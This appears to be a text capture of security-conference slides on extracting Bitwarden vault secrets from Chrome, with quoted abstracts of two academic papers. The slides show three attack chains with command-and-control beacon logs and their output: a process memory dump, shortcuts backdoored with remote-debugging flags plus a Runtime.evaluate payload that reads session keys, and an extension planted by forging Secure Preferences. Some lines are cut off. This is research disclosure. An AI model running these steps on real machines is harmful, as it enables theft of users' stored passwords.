4637688379536,13306684574858225519,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --vari
6492          6884          1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --enable-dinosaur-ea
--lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=14 --time-ticks-at-unix-epoch=-17586348131937
```

```
[09/23 10:50:36] beacon> inlineExecute-Assembly --dotnetassembly /home/kali/SharpDump.exe --assemblyargs 7140
[09/23 10:50:36] [*] Running inlineExecute-Assembly by (@anthemtotheego)
[09/23 10:50:36] [+] host called home, sent: 22258 bytes
[09/23 10:51:02] [+] received output:
```

```
[*] Dumping chrome (7140) to C:\Windows\Temp\debug7140.out
[+] Dump successful!
```

4. Parse encryption key candidates from the dump
5. Test against the encrypted database

```
[/workspace/procdump]  
python3 bw_decrypt.py --dump chrome.dmp --database encrypted_database.json  
  
Parsing memory dump.. found 9 encryption key candidates!  
Bruteforcing database..  
Found a valid decryption key: 1b16dba21cb189391eb6ad240c94391d50cbf5695eb3d79d81c7caad9d6e1507  
  
Decrypted database written to decrypted.json!
```

6. Profit!

```
[/workspace/procdump]
jq '.[].login' decrypted.json
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$w0rd!!P@$w0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "autofillOnPageLoad": null,
  "uris": [
    {
      "match": null,
      "uri": "https://example.com",
      "uriChecksum": "EAaArVRs5qV39C9S3z00z9ynVoWeZkuNfeMpsVDQn0k="
    }
  ]
}
```

JavaScript-based Extractions

How is Bitwarden data stored

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory*
Decrypted Database	JavaScript variables	Memory*

JavaScript has full access!

Abuse Browser Debugging Features

➤ WebSocket API to Chrome Dev Tools

Chrome DevTools Protocol

The **Chrome DevTools Protocol** allows for tools to instrument, inspect, debug and profile Chromium, Chrome and other Blink-based browsers. Many existing projects [currently use](#) the protocol. The [Chrome DevTools](#) uses this protocol and the team maintains its API.

Instrumentation is divided into a number of domains (DOM, Debugger, Network etc.). Each domain defines a number of commands it supports and events it generates. Both commands and events are serialized JSON objects of a fixed structure.

Protocol API Docs

[The latest \(tip-of-tree\) protocol \(tot\)](#) — It [changes frequently](#) and can break at any time. However it captures the full capabilities of the Protocol, whereas the stable release is a subset. There is no backwards compatibility support guaranteed.

[v8-inspector protocol \(v8\)](#) — Enables [debugging & profiling](#) of Node.js apps.

[stable 1.3 protocol \(1-3\)](#) — The stable release of the protocol, tagged at Chrome 64. It includes a smaller subset of the complete protocol compatibilities.

> Can be set up using Chrome command lines

<code>--remote-debug-mode</code> ⓘ	<i>No description</i> ↗
<code>--remote-debugging-address</code> ⓘ	Use the given address instead of the default loopback for accepting remote debugging connections. Note that the remote debugging protocol does not perform any authentication, so exposing it too widely can be a security risk. ↗
<code>--remote-debugging-io-pipes</code> ^[1] ⓘ	Specifies pipe names for the incoming and outbound messages on the Windows platform. This is a comma separated list of two pipe handles serialized as unsigned integers, e.g. " <code>--remote-debugging-io-pipes=3,4</code> ". ↗
<code>--remote-debugging-pipe</code> ⓘ	Enables remote debug over stdio pipes [<code>in=3</code> , <code>out=4</code>] or over the remote pipes specified in the 'remote-debugging-io-pipes' switch. Optionally, specifies the format for the protocol messages, can be either "JSON" (the default) or "CBOR". ↗
<code>--remote-debugging-port</code> ⓘ	Enables remote debug over HTTP on the specified port. ↗
<code>--remote-debugging-socket-name</code> ^[5] ⓘ	Enables remote debug over HTTP on the specified socket name. ↗
<code>--remote-debugging-targets</code> ⓘ	Provides a list of addresses to discover DevTools remote debugging targets. The format is <code><host>:<port>, ..., <host>:port</code> . ↗

Partial Patch

Therefore, from Chrome 136 we're making changes to the behavior of `--remote-debugging-port` and `--remote-debugging-pipe`. These switches will no longer be respected if attempting to debug the default Chrome data directory. These switches must now be accompanied by the `--user-data-dir` switch to point to a non-standard directory. A non-standard data directory uses a different encryption key meaning Chrome's data is now protected from attackers.

Can still be abused by duplicating an existing profile!

1. Duplicate existing User Data directory
2. Backdoor Chrome shortcuts with command line args
3. Access the debugging console
4. Wait for target user to unlock vault
5. Run a JavaScript Payload
6. Profit?

1. Duplicate Existing User Data directory
2. Backdoor Chrome Shortcuts

```
[09/16 08:45:00] beacon> chrome_remote_debug
[09/16 08:45:00] [+] Setting up Chrome Remote Debugger (TA0006)
[09/16 08:45:00] [*] Setting up Chrome Remote Debugger (TA0006)
[09/16 08:45:00] [+] host called home, sent: 2753 bytes
[09/16 08:45:00] [+] received output:

[*] Chrome user data dir copied to "C:\Users\jdoe\AppData\Local\Google\Chrome\User Data Debug"

[*] Successfully backdoored "C:\Users\jdoe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\T
New shortcut target: "C:\Program Files\Google\Chrome\Application\chrome.exe" --user-data-dir="C:\Users\jdoe\
--remote-debugging-port=9222 --remote-allow-origins=*


[*] On next browser restart, remote debugger will be available on localhost:9222
```

3. Access Debugging Console

```
[09/16 08:45:59] beacon> socks 1080 socks5  
[09/16 08:45:59] [+] started SOCKS5 server on: 1080  
[09/16 08:45:59] [+] host called home, sent: 16 bytes
```

```
(kali@kali)-[~]  
$ proxychains -q curl http://127.0.0.1:9222/json  
[ {  
  "description": "",  
  "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@36aa3351631d1  
79037D20A35EC9",  
  "id": "B60221A369FA3B76FA79037D20A35EC9",  
  "title": "New Tab",  
  "type": "page",  
  "url": "chrome://newtab/",  
  "websocketDebuggerUrl": "ws://127.0.0.1:9222/devtools/page/B60221A369FA3B76FA79037D20A35EC9"  
}, {
```

4. Wait for target user to unlock vault



The image shows a screenshot of the Bitwarden mobile application's login screen. At the top, there is a back arrow and the Bitwarden logo. Below this is a hand icon with a blue glow, indicating a biometric unlock attempt. The text "Welcome back" is displayed, followed by the email address "bw-brucon-study@protonmail.com". A password field is shown with the label "Master password (required)" and a series of dots for the password. To the right of the password field is an eye icon for toggling visibility. Below the password field is a link that says "Get master password hint". At the bottom is a large blue button labeled "Log in with master password".

5. Run JavaScript Payload

```
{  
  "id": 1,  
  "method": "Runtime.evaluate",  
  "params": {  
    "expression": "new Promise(r => chrome.storage.session.get(null, r))",  
    "awaitPromise": true,  
    "returnByValue": true  
  }  
}
```

6. Profit!

```
(kali@kali)-[~]  
$ proxychains -q wscat -c ws://127.0.0.1:9222/devtools/page/FAB78DECE463CF1A46704D3836820F9A  
Connected (press CTRL+C to quit)  
> {"id":1,"method":"Runtime.evaluate","params":{"expression":"new Promise(r => chrome.storage.ses  
< {"id":1,"result":{"result":{"type":"object","value":{"session-key":{"__json__":true,"value":{"\br/>Avk6c9K9CEpOW0LECUdpWM09Y2jAiLQ1+g=\\"}}},"state":{"__json__":true,"value":{"\\"accounts\":"{\\"244b  
ey\":"{}}},\\"profile\":"{\\"userId\":"\\"244b232b-5d97-4f6b-ac00-b33600ed1fa9\","email\":"\\"hw-brucon-s  
f6b-ac00-b33600ed1fa9_crypto_userKey":{"__json__":true,"value":{"\\"keyB64\":"\\"GxbbohxyiTketq0kDJQ  
NUA=\\"}}},"user_244b232b-5d97-4f6b-ac00-b33600ed1fa9_masterPassword_masterKey":{"__json__":true,  
gA=\\"}}}}}}}
```

Backdoor Browser Extensions

JavaScript Attack Context



```
getAllDecrypted(e) {
  return ys(this, void 0, void 0, (function* () {
    const t = yield this.getDecryptedCiphers(e);
    if (null != t && 0 !== t.length) return yield this.reindexCiphers(e), t;
    const i = yield this.decryptCiphers(yield this.getAll(e), e);
    if (null == i) return [];
    const [n, r] = i;
    return yield this.setDecryptedCipherCache(n, e), yield this.setFailedDecryptedCiphers(n, e);
  })))
}
```

main.js

```
decrypt(e, t) {
  return Tee(this, void 0, void 0, (function*() {
    return (0,
    w._)(this.sdkService.userClient$(t).pipe((0,
    a.T)((t => {
      var i, n;
      const s = {
        stack: [],
        error: void 0,
        hasError: !1
      };
      try {
        yield this.decryptCiphers(t, e);
      } catch (e) {
        s.error = e;
        s.hasError = !0;
      }
      return s;
    })))
  })
}
```

background.js

The Naive Way



Installing Chrome Extensions

The image displays the 'Consent-O-Matic' extension on the Chrome Web Store and its functionality. The top section shows the extension's page with a 4.1-star rating from 171 reviews, categorized as a 'Privacy & Security' extension with over 100,000 users. Below this, two screenshots illustrate the extension's use: the left one shows the 'Consent-O-Matic' settings menu with options for 'Information Storage and Access', 'Preferences and Functionality', and 'Performance and Analytics'; the right one shows the extension's notification overlay on a news website, asking for consent to use cookies and other technologies.

chrome web store

Search extensions and themes

Discover Extensions Themes

 **Consent-O-Matic**

Featured 4.1★ (171 ratings) [Share](#)

Extension Privacy & Security 100,000 users

Consent-O-Matic

Information Storage and Access

Storage of information or access to information that is already stored on your device - such as advertising identifiers, device identifiers, cookies, and similar technologies.

Preferences and Functionality

Allow sites to remember choices you make (such as your user name, language or the region you are located in) and provide enhanced, more personalized features. For instance, these cookies can be used to remember your login details, changes you have made to text size, fonts and other parts of web pages that you can customize. They may also be used to provide services you have asked for such as watching a video or commenting on a blog. The information in these cookies is not used to track your browsing activity on other websites.

Performance and Analytics

The collection of information, and combination with previously collected information, to measure

Developer mode

Allow extensions from other stores [Learn more](#)

Consent-O-Matic app

DR Nyheder TV Radio

Seneste nyt

Detektor: Bolligminister villeder med skæringsregulering om 'Blackstone-paragraffen'


Dansk mand mistænkt som bagmand i større børnepornosag

Anklager i dronesag kræver maksimumstraf: 'Dronerne ændrede Islamisk Stats krigsførelse'

EU-Parlamentet erklærer undtagelsestilstand for klimaet

Bertel Haarder i stormvejr: Julesang joker med

Extension Developer Mode



HMAC and “Secure Preferences”: Revisiting Chromium-based Browsers Security

Pablo Picazo-Sanchez, Gerardo Schneider, and Andrei Sabelfeld

Chalmers University of Technology
Gothenburg, Sweden,

Abstract. Google disabled years ago the possibility to freely modify some internal configuration parameters, so options like silently (un)install browser extensions, changing the home page or the search engine were banned. This capability was as simple as adding/removing some lines from a plain text file called Secure Preferences file automatically created by Chromium the first time it was launched. Concretely, Google introduced a security mechanism based on a cryptographic algorithm named Hash-based Message Authentication Code (HMAC) to avoid users and applications other than the browser modifying the Secure Preferences file. This paper demonstrates that it is possible to perform browser hijacking, browser extension fingerprinting, and remote code execution attacks as well as silent browser extensions (un)installation by coding a platform-independent proof-of-concept changeware that exploits the HMAC, allowing for free modification of the Secure Preferences file. Last but not least, we analyze the security of the four most important Chromium-based browsers: Brave, Chrome, Microsoft Edge, and Opera, concluding that all of them suffer from the same security pitfall.

Keywords: HMAC · Changeware · Chromium · Web Security

Secure Preferences File

Secure Preferences

```
"extensions": {  
  "settings": {  
    "nngceckbapebfimnlmiiiahkandclblb": {  
      "manifest": {  
        "default_locale": "en",  
        "description": "At home, at work, or on the go, Bitwarden easily secures all your passwords, passkeys, and sensitive information",  
        "homepage_url": "https://bitwarden.com",
```

```
"path": "nngceckbapebfimnlmiiiahkandclblb\\2025.8.2_0",
```

```
        "32": "images/icon32.png",  
        "48": "images/icon48.png",  
        "128": "images/icon128.png",
```

```
"ui": {  
  "developer_mode": true  
}
```

```
3CgKCAQEAmqKbvreshyXRuN2gikeR1idqR6KL0Di89JZcMyD4bjJRZVmQ07aznSGSALIHZSAUGYocUYBNDOP5QAhImx>  
  "privacy"],  
  "clipboardRead", "clipboardWrite", "contextMenus", "idle", "offscreen", "scripting", "storage",  
  "overlay/menu-list.html"]
```

```
  },  
  "short_name": "Bitwarden",  
  "storage": {  
    "managed_schema": "managed_schema.json"  
  },  
  "update_url": "https://clients2.google.com/service/update2/crx",  
  "version": "2025.8.1",
```

1. Drop unpacked extension to disk
2. Update Secure Preferences file
3. Wait for target user to unlock vault
4. Profit?

1. Drop unpacked extension to disk

```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
```


2. Update Secure Preferences file

```
beacon> download C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences
[*] Tasked beacon to download C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure
[+] host called home, sent: 86 bytes
[*] started download of C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Prefer
[*] download of Secure Preferences is complete
```

```
> python3 update_preferences.py -s "Secure Preferences" -e "extension_preferences.json" -u 'S-1-5-21-3950569874-1870046026-950076100-1001'
[*] Computed extension signature: C7F2E17F158BD8BAD29DAE90B320C8F8512191773956B8427D4B1F0D9D4C894E
[*] Computed supermac: C0E22849E5352CCE01A623CD59A899008BE1BD342C059594C315A68CF0FAF6F9
[*] Saved updated Secure Preferences File to: Secure Preferences (updated)
```

```
beacon> upload
[*] Tasked beacon to upload /home/kali/Secure Preferences as Secure Preferences
[+] host called home, sent: 30 bytes
```

3. Wait for target user to unlock vault



The image shows a Bitwarden mobile app login screen. At the top, there is a back arrow, the Bitwarden logo, and a share icon. In the center, there is a hand icon with a blue glow, followed by the text "Welcome back" and the email address "bw-brucon-study@protonmail.com". Below this is a "Master password (required)" input field with a masked password "....." and a toggle icon. Under the input field is a link "Get master password hint". At the bottom is a blue button labeled "Log in with master password".

▼ Request Content

☒ Format JSON ☒ Word-Wrap [Copy](#)

```
> base64 --decode exfil.b64 | jq '.[].login'
```

```
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$sw0rd!!P@$sw0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "uris": [
    {
      "match": null,
      "_uri": "https://example.com/login",
      "_domain": null,
      "_hostname": null,
      "_host": null,
      "_canLaunch": null
    }
  ],
}
```

Chrowned by an Extension: Abusing the Chrome DevTools Protocol through the Debugger API

José Miguel Moreno
Universidad Carlos III de Madrid
Madrid, Spain
josemore@pa.uc3m.es

Narseo Vallina-Rodriguez
IMDEA Networks Institute
Leganés, Spain
narseo.vallina@imdea.org

Juan Tapiador
Universidad Carlos III de Madrid
Madrid, Spain
jestevez@inf.uc3m.es

Abstract—The Chromium open-source project has become a fundamental piece of the Web as we know it today, with multiple vendors offering browsers based on its codebase. One of its most popular features is the possibility of altering or enhancing the browser functionality through third-party programs known as browser extensions. Extensions have access to a wide range of capabilities through the use of APIs exposed by Chromium. The Debugger API—arguably the most powerful of such APIs—allows extensions to use the Chrome DevTools Protocol (CDP), a capability-rich tool for debugging and instrumenting the browser. In this paper, we describe several vulnerabilities present in the Debugger API and in the granting of capabilities to extensions that can be used by an attacker to take control of the browser, escalate privileges, and break context isolation. We demonstrate their impact by introducing six attacks that allow an attacker to steal user information, monitor network traffic, modify site permissions (e.g., access to camera or microphone), bypass security interstitials without user intervention, and change the browser settings. Our attacks work in all major Chromium-based browsers as they are rooted at the core of the Chromium project. We reported our findings to the Chromium Development Team, who already fixed some of them and are currently working on fixing the remaining ones. We conclude by discussing how questionable design decisions, lack of public specifications, and an overpowered Debugger API have contributed to enabling these attacks, and propose mitigations.

Chromium component for debugging and instrumenting the browser through a command passing interface. CDP is widely used for running End-to-End (E2E) tests on web-based applications through popular tools like Selenium, Puppeteer and Playwright, and for building crawlers. CDP exposes a WebSocket server to which external applications can connect to. Chromium extensions may also communicate with this component using the Debugger API, which is protected by the `debugger` permission. The Debugger API is a general substitute of virtually any other extension API as it grants total control over tabs, windows and critical browser resources. These powerful capabilities are expected to be found in a debugging tool, but are also an obvious candidate for abuse if they are insecurely exposed to potentially malicious actors.

Despite the risks of granting third-party extensions access to such a powerful component, no previous work has systematically analyzed the robustness of the Debugger API implementation and its security implications. In fact, Chromium's Debugger API is already being used by at least 434 extensions published on the Chrome Web Store according to a permission measurement that we performed in June 2022. Furthermore, no official specification detailing the design and purposes of this component can be publicly found. In this paper, we describe the results of a systematic security analysis done over the Debugger API and related components in the Chromium codebase. Our analysis focuses on finding violations of a set of security requirements that we derive from Chromium's CRX API

DEFCON

Isolated Web Apps (IWAs)

Why do Isolated Web Apps Exist? (In Google's words):

So you want to make a new Web API

Follow the TAG design principles! (<https://www.w3.org/TR/design-principles/>)

1.2. "It should be safe to visit a web page"

If it's not:

- Change your API so it's safe
- Change the Web Platform to make it safe (see Cross-Origin Isolation)

1.4. "Ask users for meaningful consent"

If you can't:

- Figure out how to
- Maybe enterprise only

track 4

